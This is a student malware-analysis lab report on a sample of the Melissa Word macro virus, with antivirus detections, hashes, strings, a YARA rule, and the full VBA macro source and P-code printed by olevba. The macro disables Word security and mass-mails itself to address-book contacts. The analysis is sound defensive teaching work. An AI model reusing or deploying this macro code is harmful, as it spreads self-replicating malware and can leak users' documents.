

## **MELISSA VIRUS STATIC ANALYSIS REPORT**

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
**SUBMITTED ON** :- 18/09/2021

**AREA DIRECTOR** :- Dr. DEBASHISH SENGUPTA

## MALWARE ANALYSIS : FILENAME: SAMPLE LAB6 18 SEP


### Q1. <type of file>

Using hexaeditor findout the type of file.



D0 CF 11 E0 A1 B1 1A E1	doc xls ppt msg	<a href="#">Compound File Binary Format</a> , a container format used for document by older versions of <a href="#">Microsoft Office</a> . <sup>[27]</sup> It is however an open format used by other programs as well.
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Using Detect it Easy tool exact type of file is identified.



**Answer:-** Type of the file: MS Word Document

## Q2. Static Analysis:

Using virus total static analysis can be performed.

54  
/ 64

Community Score

54 security vendors flagged this file as malicious

b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcd9f  
sd9ekxib.dll

44.00 KB  
Size

2020-11-19 00:29:08 UTC  
10 months ago

DOC

create-ole doc exe-pattern macros

DETECTION	DETAILS	RELATIONS	COMMUNITY
Ad-Aware	VB:Trojan.Emeka.398	AegisLab	Virus.MSWord.Melissa.nlc
AhnLab-V3	W97M/Assilem.F	ALYac	VB:Trojan.Emeka.398
Antiy-AVL	Virus/MSWord.Melissa	Arcabit	HEUR.VBA.V1
Avast	MO97:Downloader-LI [Trj]	AVG	MO97:Downloader-LI [Trj]
Avira (no cloud)	W97M/Melissa.A.1	Baidu	MSWord.Virus.War.c
BitDefender	VB:Trojan.Emeka.398	CAT-QuickHeal	W97M.PSD.A
ClamAV	Win.Trojan.Psycho-3	Comodo	Virus.W97M.Melissa.A@7dke5g
Cynet	Malicious (score: 85)	Cyren	W97M/Melissa.A@mm
DrWeb	W97M.Assilem	Elastic	Malicious (high Confidence)
Emsisoft	VB:Trojan.Emeka.398 (B)	eScan	VB:Trojan.Emeka.398
ESET-NOD32	W97M/Melissa.A	F-Secure	Malware.W97M/Melissa.A.1

### Basic Properties

MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffcaee6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcd9f
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
SSDEEP	384:FLJZbfUV37fp5kHh5zD83HWJxJwStdFQhGoWSpwlyu9AQH+j3+6OZ-Jbfm37f3k7PYHDOWSpMyI4A7d
TLSH	T13913B800A6F58B16E5FB573048FBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZOD MIASTA OLSZTYNA, Author: Urzod Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)


### History

Creation Time	2005-05-05 06:11:00
First Seen In The Wild	2020-06-11 13:11:16
First Submission	2015-03-25 04:41:47
Last Submission	2018-06-18 11:53:45
Last Analysis	2020-11-19 00:29:08

Names ⓘ

sd9ekkxlb.dll  
baltycka2.doc  
output.62461453.txt  
file.ashx  
VirusShare\_1f2cdda0739dfffca3002e5caa12bbf9  
9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf  
xSy15f0TO.xlsm

DETECTION		DETAILS	RELATIONS	COMMUNITY
<div>Bundled Files ⓘ</div>				
Scanned	Detections	File type	Name	
2020-11-11	44 / 61	VBA		
<div>Graph Summary ⓘ</div>				



## Static analysis using hybrid analysis

### Analysis Overview

[Request Report Deletion](#)

Submission name: sample\_lab6\_18\_sep  
Size: 44KiB  
Type: [doc](#) [office](#) [i](#)  
Mime: application/msword  
SHA256: b3d734f08b01361edce0bde55f3b21b7befcdc7fb442789098e8614c67fdbf [i](#)  
Last Anti-Virus Scan: 09/18/2021 04:57:48 (UTC)  
Last Sandbox Report: 09/18/2021 04:57:42 (UTC)

**malicious**

AV Detection: 88%  
Labeled as: Emeka

[Link](#) [Twitter](#) [E-Mail](#)


#### Analysis Overview

Anti-Virus Scanner Resul  
Falcon Sandbox Reports  
Community (0)

[Back to top](#)

### Anti-Virus Results

[Refresh](#)



### Static analysis using P-Studio

[illegible]

Malware Initial Assessment - www.winitor.com [c:\users\hakka\downloads\sample\_lab6\_18\_sep]

file settings about

indicators (8)

virusotal (54/64)

strings (547)

engine (64/64)	score (54/64)	date (dd.mm.yyyy)	age (days)
Lionic	Virus.MSWord.Melissa.n/c	18.11.2020	304
Elastic	malicious (high confidence)	30.10.2020	323
MicroWorld-eScan	VB:Trojan.Emeka.398	18.11.2020	304
CAT-QuickHeal	W97M.PSD.A	18.11.2020	304
McAfee	W97M/Melissa.a@MM	18.11.2020	304
Zillya	Virus.Melissa.MacroWord.2	18.11.2020	304
Sangfor	Malware	16.11.2020	306
K7AntiVirus	Macro ( 0008bf1f1 )	18.11.2020	304
K7GW	Macro ( 0008bf1f1 )	18.11.2020	304
Invincea	WM97/Meliss-Fam	18.11.2020	304
Baidu	MSWord.Virus.War.c	18.03.2019	915
Cyren	W97M/Melissa.A@mm	19.11.2020	303
Symantec	W97M.Melissa.gen@mm	18.11.2020	304
TotalDefense	Melissa.A:mm	18.11.2020	304
TrendMicro-HouseCall	W97M_MELISSA.A	18.11.2020	304
Avast	MO97:Downloader-LI [Trj]	18.11.2020	304
ClamAV	Win.Trojan.Psycho-3	18.11.2020	304
Kaspersky	Virus.MSWord.Melissa	18.11.2020	304
BitDefender	VB:Trojan.Emeka.398	18.11.2020	304
NANO-Antivirus	Virus.Macro.Melissa.bine	18.11.2020	304
Tencent	OLE.Win32.Macro.700021	19.11.2020	303
Ad-Aware	VB:Trojan.Emeka.398	18.11.2020	304
Emsisoft	VB:Trojan.Emeka.398 (B)	18.11.2020	304
Comodo	Virus.W97M.Melissa.A@7dke5g	18.11.2020	304
F-Secure	Malware.W97M/Melissa.A.1	18.11.2020	304
DrWeb	W97M.Assilem	18.11.2020	304
VIDEX	MO97M.Melissa.A.fuh	18.11.2020	304

signature n/a

The screenshot displays the VirusTotal interface for a file named 'sample\_lab6\_18\_sep'. The file is a ZIP archive (application/zip) with a size of 64 bytes. The report lists various indicators, including file names like 'at.dll', 'CreateObject', 'Logon', 'Send', 'ci.przees.cudzoziemca.w.rozumeniu.ustawy.z.dnia.24.marca.1920r...', 'Microsoft.Office.Word', 'Document.Open', 'Root Entry', 'SummaryInformation', 'DocumentSummaryInformation', 'Macros', 'Space', 'Outlook.Application', 'bujh', 'h7IS', and 'h7IS'. The file is identified as a 'Microsoft Word Document'.

### Using String.exe find out the Strings in the sample :

profile

password

B@<

B@R

Important Message From

Here is that document you asked for ... don't show anyone else ;-)

B@R

B@b

men

nfo

B@d

... by Kwyjibo

HKEY\_CURRENT\_USER\Software\Microsoft\Office\

Melissa?

dd

Melissa

B@|

Melissa

Melissa

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Melissa

B@|

Private Sub Document\_Close()

B@|

Private Sub Document\_Open()

Document~

Document~

WORD/Melissa written by Kwyjibo

Works in both Word 2000 and Word 97

Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.

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000000000046}#8.0#409#C:\Program Files\Microsoft Office\Office\MSWORD8.OLB#Microsoft Word  
8.0 Object Library

\*\G{00020430-0000-0000-C000-000000000046}#2.0#0#C:\WINNT\System32\StdOle2.Tlb#OLE  
Automation

\*\G{869793F3-3216-11D4-A5B4-  
0050DAD672F0}#2.0#0#C:\WINNT\System32\MSForms.twd#Microsoft Forms 2.0 Object Library

\*\G{869793F4-3216-11D4-A5B4-0050DAD672F0}#2.0#0#C:\TEMP\VBE\MSForms.exd#Microsoft  
Forms 2.0 Object Library

\*\CNormal

\*\CNormal

\*\G{2DF8D04C-5BFA-101B-BDE5-00AA0044DE52}#2.0#0#C:\Program Files\Microsoft  
Office\Office\MSO97.DLL#Microsoft Office 8.0 Object Library

Melissa

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Win32

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SaveNormalPrompt  
UngaDasOutlookH  
DasMapiNameeg  
BreakUmOffASlice  
CreateObject  
GetNameSpaceC  
Logon  
AddressLists  
Count0v  
AddyBook  
CreateItem  
AddressEntries  
Peeps  
Recipients  
Add  
SubjectRP

Application  
UserName\  
Bodyp  
Attachments\_  
ActiveDocument  
FullName  
Send  
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ADI1  
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ID="{9C82D66F-4F2F-11D9-AB8F-0050DAD672F0}"

Document=Melissa/&H00000000

Name="Project"

HelpContextID="0"

CMG="EEEC1307EF1BD91FD91FD91FD91F"

DPB="DCDE2135E122E222E222"

GC="CAC8372B242C242CDB"

[Host Extender Info]

&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000

[Workspace]

Melissa=0, 0, 0, 0, C

Melissa

Melissa

Dokument programu Microsoft Offi

CompObj

ce Word

MSWordDoc

Word.Document.8



## OLEVBA static analysis of the sample file

olevba 0.60 on Python 3.7.9 - <http://decalage.info/python/oletools>

=====

FILE: sample\_lab6\_18\_sep

Type: OLE

-----

VBA MACRO Melissa.cls

in file: sample\_lab6\_18\_sep - OLE stream: 'Macros/VBA/Melissa'

-----

```
Private Sub Document_Open()
```

```
On Error Resume Next
```

```
If System.PrivateProfileString("",  
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
```

```
CommandBars("Macro").Controls("Security...").Enabled = False
```

```
System.PrivateProfileString("",  
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
```

```
Else
```

```
CommandBars("Tools").Controls("Macro").Enabled = False
```

```
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt  
= (1 - 1)
```

```
End If
```

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
```

```
Set UngaDasOutlook = CreateObject("Outlook.Application")
```

```
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Melissa?")  
<> "... by Kwyjibo" Then
```

```
If UngaDasOutlook = "Outlook" Then
```

```
DasMapiName.Logon "profile", "password"
```

```
For y = 1 To DasMapiName.AddressLists.Count
```

```
Set AddyBook = DasMapiName.AddressLists(y)
```

```
x = 1
```

```

Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

For oo = 1 To AddyBook.AddressEntries.Count
    Peep = AddyBook.AddressEntries(x)

    BreakUmOffASlice.Recipients.Add Peep

    x = x + 1

    If x > 50 Then oo = AddyBook.AddressEntries.Count

Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

BreakUmOffASlice.Send

Peep = ""

Next y

DasMapiName.Logoff

End If

System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") =
"... by Kwyjibo"

End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)

Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines

ADCL = ADI1.CodeModule.CountOfLines

BGN = 2

If ADI1.Name <> "Melissa" Then

    If ADCL > 0 Then _

        ADI1.CodeModule.DeleteLines 1, ADCL

    Set ToInfect = ADI1

    ADI1.Name = "Melissa"

    DoAD = True

End If

If NTI1.Name <> "Melissa" Then

```

```

If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
Elseif (InStr(1, ActiveDocument.Name, "Document") <> False) Then

```

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score,  
plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub

-----  
VBA MACRO VBA\_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

-----  
' Processing file: sample\_lab6\_18\_sep

' =====

' Module streams:

' Macros/VBA/Melissa - 6327 bytes

' Line #0:

'       FuncDefn (Private Sub Document\_Open())

' Line #1:

'       OnError (Resume Next)

' Line #2:

'       LitStr 0x0000 ""

'       LitStr 0x003D "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security"

'       LitStr 0x0005 "Level"

'       Ld System

'       ArgsMemLd PrivateProfileString 0x0003

'       LitStr 0x0000 ""

'       Ne

'       IfBlock

' Line #3:

```

'      LitVarSpecial (False)
'      LitStr 0x000B "Security..."
'      LitStr 0x0005 "Macro"
'      ArgsLd CommandBars 0x0001
'      ArgsMemLd Controls 0x0001
'      MemSt Enabled
' Line #4:
'      LitDI4 0x0001 0x0000
'      LitStr 0x0000 ""
'      LitStr 0x003D "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security"
'      LitStr 0x0005 "Level"
'      Ld System
'      ArgsMemSt PrivateProfileString 0x0003
' Line #5:
'      ElseBlock
' Line #6:
'      LitVarSpecial (False)
'      LitStr 0x0005 "Macro"
'      LitStr 0x0005 "Tools"
'      ArgsLd CommandBars 0x0001
'      ArgsMemLd Controls 0x0001
'      MemSt Enabled
' Line #7:
'      LitDI2 0x0001
'      LitDI2 0x0001
'      Sub
'      Paren
'      Ld Options
'      MemSt ConfirmConversions
'      BoS 0x0000
'      LitDI2 0x0001

```

```

'      LitDI2 0x0001
'      Sub
'      Paren
'      Ld Options
'      MemSt VirusProtection
'      BoS 0x0000
'      LitDI2 0x0001
'      LitDI2 0x0001
'      Sub
'      Paren
'      Ld Options
'      MemSt SaveNormalPrompt
' Line #8:
'      EndIfBlock
' Line #9:
'      Dim
'      VarDefn UngaDasOutlook
'      VarDefn DasMapiName
'      VarDefn BreakUmOffASlice
' Line #10:
'      SetStmt
'      LitStr 0x0013 "Outlook.Application"
'      ArgsLd CreateObject 0x0001
'      Set UngaDasOutlook
' Line #11:
'      SetStmt
'      LitStr 0x0004 "MAPI"
'      Ld UngaDasOutlook
'      ArgsMemLd GetNamespace 0x0001
'      Set DasMapiName
' Line #12:

```

```

'      LitStr 0x0000 ""
'      LitStr 0x002C "HKEY_CURRENT_USER\Software\Microsoft\Office\"
'      LitStr 0x0008 "Melissa?"
'      Ld System
'      ArgsMemLd PrivateProfileString 0x0003
'      LitStr 0x000E "... by Kwyjibo"
'      Ne
'      IfBlock
' Line #13:
'      Ld UngaDasOutlook
'      LitStr 0x0007 "Outlook"
'      Eq
'      IfBlock
' Line #14:
'      LitStr 0x0007 "profile"
'      LitStr 0x0008 "password"
'      Ld DasMapiName
'      ArgsMemCall Logon 0x0002
' Line #15:
'      StartForVariable
'      Ld y
'      EndForVariable
'      LitDI2 0x0001
'      Ld DasMapiName
'      MemLd AddressLists
'      MemLd Count
'      For
' Line #16:
'      SetStmt
'      Ld y
'      Ld DasMapiName

```

```

'      ArgsMemLd AddressLists 0x0001
'      Set AddyBook
' Line #17:
'      LitDI2 0x0001
'      St x
' Line #18:
'      SetStmt
'      LitDI2 0x0000
'      Ld UngaDasOutlook
'      ArgsMemLd CreateItem 0x0001
'      Set BreakUmOffASlice
' Line #19:
'      StartForVariable
'      Ld oo
'      EndForVariable
'      LitDI2 0x0001
'      Ld AddyBook
'      MemLd AddressEntries
'      MemLd Count
'      For
' Line #20:
'      Ld x
'      Ld AddyBook
'      ArgsMemLd AddressEntries 0x0001
'      St Peep
' Line #21:
'      Ld Peep
'      Ld BreakUmOffASlice
'      MemLd Recipients
'      ArgsMemCall Add 0x0001
' Line #22:

```



```

'      Ld x
'      LitDI2 0x0001
'      Add
'      St x
' Line #23:
'      Ld x
'      LitDI2 0x0032
'      Gt
'      If
'      BoImplicit
'      Ld AddyBook
'      MemLd AddressEntries
'      MemLd Count
'      St oo
'      EndIf
' Line #24:
'      StartForVariable
'      Ld oo
'      EndForVariable
'      NextVar
' Line #25:
'      LitStr 0x0017 "Important Message From "
'      Ld Application
'      MemLd UserName
'      Concat
'      Ld BreakUmOffASlice
'      MemSt Subject
' Line #26:
'      LitStr 0x0042 "Here is that document you asked for ... don't show anyone else ;-)"
'      Ld BreakUmOffASlice
'      MemSt Body

```

```

' Line #27:
'      Ld ActiveDocument
'      MemLd FullName
'      Ld BreakUmOffASlice
'      MemLd Attachments
'      ArgsMemCall Add 0x0001
' Line #28:
'      Ld BreakUmOffASlice
'      ArgsMemCall Send 0x0000
' Line #29:
'      LitStr 0x0000 ""
'      St Peep
' Line #30:
'      StartForVariable
'      Ld y
'      EndForVariable
'      NextVar
' Line #31:
'      Ld DasMapiName
'      ArgsMemCall Logoff 0x0000
' Line #32:
'      EndIfBlock
' Line #33:
'      LitStr 0x000E "... by Kwyjibo"
'      LitStr 0x0000 ""
'      LitStr 0x002C "HKEY_CURRENT_USER\Software\Microsoft\Office\"
'      LitStr 0x0008 "Melissa?"
'      Ld System
'      ArgsMemSt PrivateProfileString 0x0003
' Line #34:
'      EndIfBlock

```

```
' Line #35:
'      SetStmt
'      LitDI2 0x0001
'      Ld ActiveDocument
'      MemLd VBProject
'      MemLd VBComponents
'      ArgsMemLd Item 0x0001
'      Set ADI1
```

```
' Line #36:
'      SetStmt
'      LitDI2 0x0001
'      Ld NormalTemplate
'      MemLd VBProject
'      MemLd VBComponents
'      ArgsMemLd Item 0x0001
'      Set NTI1
```

```
' Line #37:
'      Ld NTI1
'      MemLd CodeModule
'      MemLd CountOfLines
'      St NTCL
```

```
' Line #38:
'      Ld ADI1
'      MemLd CodeModule
'      MemLd CountOfLines
'      St ADCL
```

```
' Line #39:
'      LitDI2 0x0002
'      St BGN
```

```
' Line #40:
'      Ld ADI1
```

```

'      MemLd New
'      LitStr 0x0007 "Melissa"
'      Ne
'      IfBlock
' Line #41:
'      LineCont 0x0004 05 00 00 00
'      Ld ADCL
'      LitDI2 0x0000
'      Gt
'      If
'      BoSImplicit
'      LitDI2 0x0001
'      Ld ADCL
'      Ld ADI1
'      MemLd CodeModule
'      ArgsMemCall DeleteLines 0x0002
'      EndIf
' Line #42:
'      SetStmt
'      Ld ADI1
'      Set ToInfect
' Line #43:
'      LitStr 0x0007 "Melissa"
'      Ld ADI1
'      MemSt New
' Line #44:
'      LitVarSpecial (True)
'      St DoAD
' Line #45:
'      EndIfBlock
' Line #46:

```

```

'      Ld NTI1
'      MemLd New
'      LitStr 0x0007 "Melissa"
'      Ne
'      IfBlock
' Line #47:
'      LineCont 0x0004 05 00 00 00
'      Ld NTCL
'      LitDI2 0x0000
'      Gt
'      If
'      BoSImplicit
'      LitDI2 0x0001
'      Ld NTCL
'      Ld NTI1
'      MemLd CodeModule
'      ArgsMemCall DeleteLines 0x0002
'      EndIf
' Line #48:
'      SetStmt
'      Ld NTI1
'      Set ToInfect
' Line #49:
'      LitStr 0x0007 "Melissa"
'      Ld NTI1
'      MemSt New
' Line #50:
'      LitVarSpecial (True)
'      St DoNT
' Line #51:
'      EndIfBlock

```

```

' Line #52:
'      Ld DoNT
'      LitVarSpecial (True)
'      Ne
'      Ld DoAD
'      LitVarSpecial (True)
'      Ne
'      And
'      If
'      BoImplicit
'      GoTo CYA
'      EndIf
' Line #53:
'      Ld DoNT
'      LitVarSpecial (True)
'      Eq
'      IfBlock
' Line #54:
'      LitDI2 0x0001
'      LitDI2 0x0001
'      Ld ADI1
'      MemLd CodeModule
'      ArgsMemLd Lines 0x0002
'      LitStr 0x0000 ""
'      Eq
'      DoWhile
' Line #55:
'      LitDI2 0x0001
'      Ld ADI1
'      MemLd CodeModule
'      ArgsMemCall DeleteLines 0x0001

```

```

' Line #56:
'     Loop
' Line #57:
'     LitStr 0x001C "Private Sub Document_Close()"
'     Paren
'     Ld ToInfect
'     MemLd CodeModule
'     ArgsMemCall AddFromString 0x0001
' Line #58:
'     Ld BGN
'     LitDI2 0x0001
'     Ld ADI1
'     MemLd CodeModule
'     ArgsMemLd Lines 0x0002
'     LitStr 0x0000 ""
'     Ne
'     DoWhile
' Line #59:
'     Ld BGN
'     Ld BGN
'     LitDI2 0x0001
'     Ld ADI1
'     MemLd CodeModule
'     ArgsMemLd Lines 0x0002
'     Ld ToInfect
'     MemLd CodeModule
'     ArgsMemCall InsertLines 0x0002
' Line #60:
'     Ld BGN
'     LitDI2 0x0001
'     Add

```

```

'      St BGN
' Line #61:
'      Loop
' Line #62:
'      EndIfBlock
' Line #63:
'      Ld DoAD
'      LitVarSpecial (True)
'      Eq
'      IfBlock
' Line #64:
'      LitDI2 0x0001
'      LitDI2 0x0001
'      Ld NTI1
'      MemLd CodeModule
'      ArgsMemLd Lines 0x0002
'      LitStr 0x0000 ""
'      Eq
'      DoWhile
' Line #65:
'      LitDI2 0x0001
'      Ld NTI1
'      MemLd CodeModule
'      ArgsMemCall DeleteLines 0x0001
' Line #66:
'      Loop
' Line #67:
'      LitStr 0x001B "Private Sub Document_Open()"
'      Paren
'      Ld ToInfect
'      MemLd CodeModule

```



'       ArgsMemCall AddFromString 0x0001

' Line #68:

'       Ld BGN

'       LitDI2 0x0001

'       Ld NTI1

'       MemLd CodeModule

'       ArgsMemLd Lines 0x0002

'       LitStr 0x0000 ""

'       Ne

'       DoWhile

' Line #69:

'       Ld BGN

'       Ld BGN

'       LitDI2 0x0001

'       Ld NTI1

'       MemLd CodeModule

'       ArgsMemLd Lines 0x0002

'       Ld ToInfect

'       MemLd CodeModule

'       ArgsMemCall InsertLines 0x0002

' Line #70:

'       Ld BGN

'       LitDI2 0x0001

'       Add

'       St BGN

' Line #71:

'       Loop

' Line #72:

'       EndIfBlock

' Line #73:

'       Label CYA

```

' Line #74:
'      Ld NTCL
'      LitDI2 0x0000
'      Ne
'      Ld ADCL
'      LitDI2 0x0000
'      Eq
'      And
'      LitDI2 0x0001
'      Ld ActiveDocument
'      MemLd New
'      LitStr 0x0008 "Document"
'      FnInStr3
'      LitVarSpecial (False)
'      Eq
'      Paren
'      And
'      IfBlock
' Line #75:
'      Ld ActiveDocument
'      MemLd FullName
'      ParamNamed FileName
'      Ld ActiveDocument
'      ArgsMemCall SaveAs 0x0001
' Line #76:
'      LitDI2 0x0001
'      Ld ActiveDocument
'      MemLd New
'      LitStr 0x0008 "Document"
'      FnInStr3
'      LitVarSpecial (False)

```

```

'      Ne
'      Paren
'      ElselfBlock
' Line #77:
'      LitVarSpecial (True)
'      Ld ActiveDocument
'      MemSt Saved
'      BoS 0x0000
'      EndIfBlock
' Line #78:
'      QuoteRem 0x0000 0x001F "WORD/Melissa written by Kwyjibo"
' Line #79:
'      QuoteRem 0x0000 0x0023 "Works in both Word 2000 and Word 97"
' Line #80:
'      QuoteRem 0x0000 0x003E "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You
Decide!"
' Line #81:
'      QuoteRem 0x0000 0x003A "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"
' Line #82:
'      Ld Now
'      ArgsLd Day 0x0001
'      Ld Now
'      ArgsLd Minute 0x0001
'      Eq
'      If
'      BoImplicit
'      LitStr 0x0076 " Twenty-two points, plus triple-word-score, plus fifty points for using all my
letters. Game's over. I'm outta here."
'      Ld Selection
'      ArgsMemCall TypeText 0x0001
'      EndIf
' Line #83:

```

```
'      EndSub
```

```
' Line #84:
```

+-----+-----+-----+-----+			
Type	Keyword	Description	
+-----+-----+-----+-----+			
AutoExec	Document_Close	Runs when the Word document is closed	
AutoExec	Document_Open	Runs when the Word or Publisher document is	
		opened	
Suspicious	CreateObject	May create an OLE object	
Suspicious	VBProject	May attempt to modify the VBA code (self-	
		modification)	
Suspicious	VBComponents	May attempt to modify the VBA code (self-	
		modification)	
Suspicious	CodeModule	May attempt to modify the VBA code (self-	
		modification)	
Suspicious	AddFromString	May attempt to modify the VBA code (self-	
		modification)	
Suspicious	System	May run an executable file or a system	
		command on a Mac (if combined with	
		libc.dylib)	
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be	
		used to obfuscate strings (option --decode to	
		see all)	
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source	
		code and P-code are different, this may have	
		been used to hide malicious code	
+-----+-----+-----+-----+			

VBA Stomping detection is experimental: please report any false positive/negative at <https://github.com/decalage2/oletools/issues>

```

olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
=====
=
FILE: sample_lab6_18_sep
Type: OLE
-----
-
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
-----
-
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
+-----+-----+-----+
+
|Type      |Keyword      |Description
|
+-----+-----+-----+
+
|AutoExec  |Document_Close|Runs when the Word document is closed
|
|AutoExec  |Document_Open |Runs when the Word or Publisher document is
|              |              |opened
|
|Suspicious|CreateObject  |May create an OLE object
|
|Suspicious|VBProject     |May attempt to modify the VBA code (self-
|              |              |modification)
|
|Suspicious|VBAComponents|May attempt to modify the VBA code (self-
|              |              |modification)
|
|Suspicious|CodeModule    |May attempt to modify the VBA code (self-
|              |              |modification)
|
|Suspicious|AddFromString |May attempt to modify the VBA code (self-
|              |              |modification)
|
|Suspicious|System        |May run an executable file or a system
|              |              |command on a Mac (if combined with
|

```

```

|                               |libc.dylib)
|
|Suspicious|Base64 Strings      |Base64-
encoded strings were detected, may be |
|                               |used to obfuscate strings (option --
decode to|
|                               |see all)
|
|Suspicious|VBA Stomping         |VBA Stomping was detected: the VBA source
|
|                               |code and P-
code are different, this may have |
|                               |been used to hide malicious code
|
+-----+-----+-----+-----+
+
VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues

```

### Q3. What file do?

The Melissa virus refers to a computer macro virus that can infect computers and email gateways, when users run Microsoft Word 97 or 2000, or Microsoft Outlook 97 or 98. Usenet groups first received the virus, created by David L. Smith, in the late 1990s. By the end of the 1990s, some users and mail clients were shut down by the clogged replicated emails being sent and received by infected computers. Companies like Lucent, Microsoft and Intel all had to temporarily shut down their email servers because the virus was generating huge amounts of dummy emails and clogging the system. The virus has several forms and may infect a computer.

Melissa itself is delivered in a Word document. Once the Word document is opened, and the virus is allowed to run, Melissa:

- 1) Checks to see if Word 97 or Word 2000 is installed.
- 2) Disables certain features of the software, which makes it difficult to detect the virus in action.
- 3) Generally, sends copies of the infected document to up to 50 other addresses using compatible versions of Microsoft Outlook electronic mail program
- 4) Modifies the Word software so that the virus infects any document that the user may open and close. If these documents are shared, the virus is spread.

Under some circumstances, Melissa could cause confidential documents to be disclosed without the user knowing it.

The **Melissa virus** was a mass-mailing [macro virus](#) released on or around March 26, 1999. As it was not a standalone program, it was not classified as a [worm](#). It targeted [Microsoft Word](#) and [Outlook](#)-based systems and created considerable network traffic. The virus would infect computers via [Email](#), the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." Attached was a Word document titled list.doc containing a list of pornographic sites and accompanying logins for each. It would then mass mail itself to the first fifty people in the user's contact list and then disable multiple safeguard features on [Microsoft Word](#) and [Microsoft Outlook](#).

#### Q4. <Threat Intel (collect similar file info from wild)>

##### Names ⓘ

---

sd9ekkxib.dll

baltycka2.doc

output.62461453.txt

file.ashx

VirusShare\_1f2cdda0739dffa3002e5caa12bbf9

9103c4bd1aa5de002f82b0d4042f6c7afdc1fcd

xSy15f0TO.xlsm



### Q5. <yara rule>

My yara rule:

```
rule melissascan{  
  meta:  
    description = "Lab6 - file sample_lab6_18_sep"  
    date = "2021-09-18"  
    hash1 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"  
  
  strings:  
  
    $s1 = "password " fullword ascii  
    $s2 = ".Log`on \"p\" fullword ascii  
    $s3 = "ToInfect" fullword ascii  
  
    $key1 = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\"  
    $key2 = "Kwyjibo" fullword ascii  
    $key3 = "Melissa" fullword ascii  
  
    $fun1 = "GetNameSpaceC"  
    $fun2 = "Private Sub Document_Open()" fullword ascii  
    $fun3 = "Private Sub Document_Close()" fullword ascii  
  
  condition:  
    2 of ($s*) and 2 of ($key*) and 2 of ($fun*)  
  
}
```

### Yara rule Result:

C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6+>yara32 -s melissascan.yara  
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples  
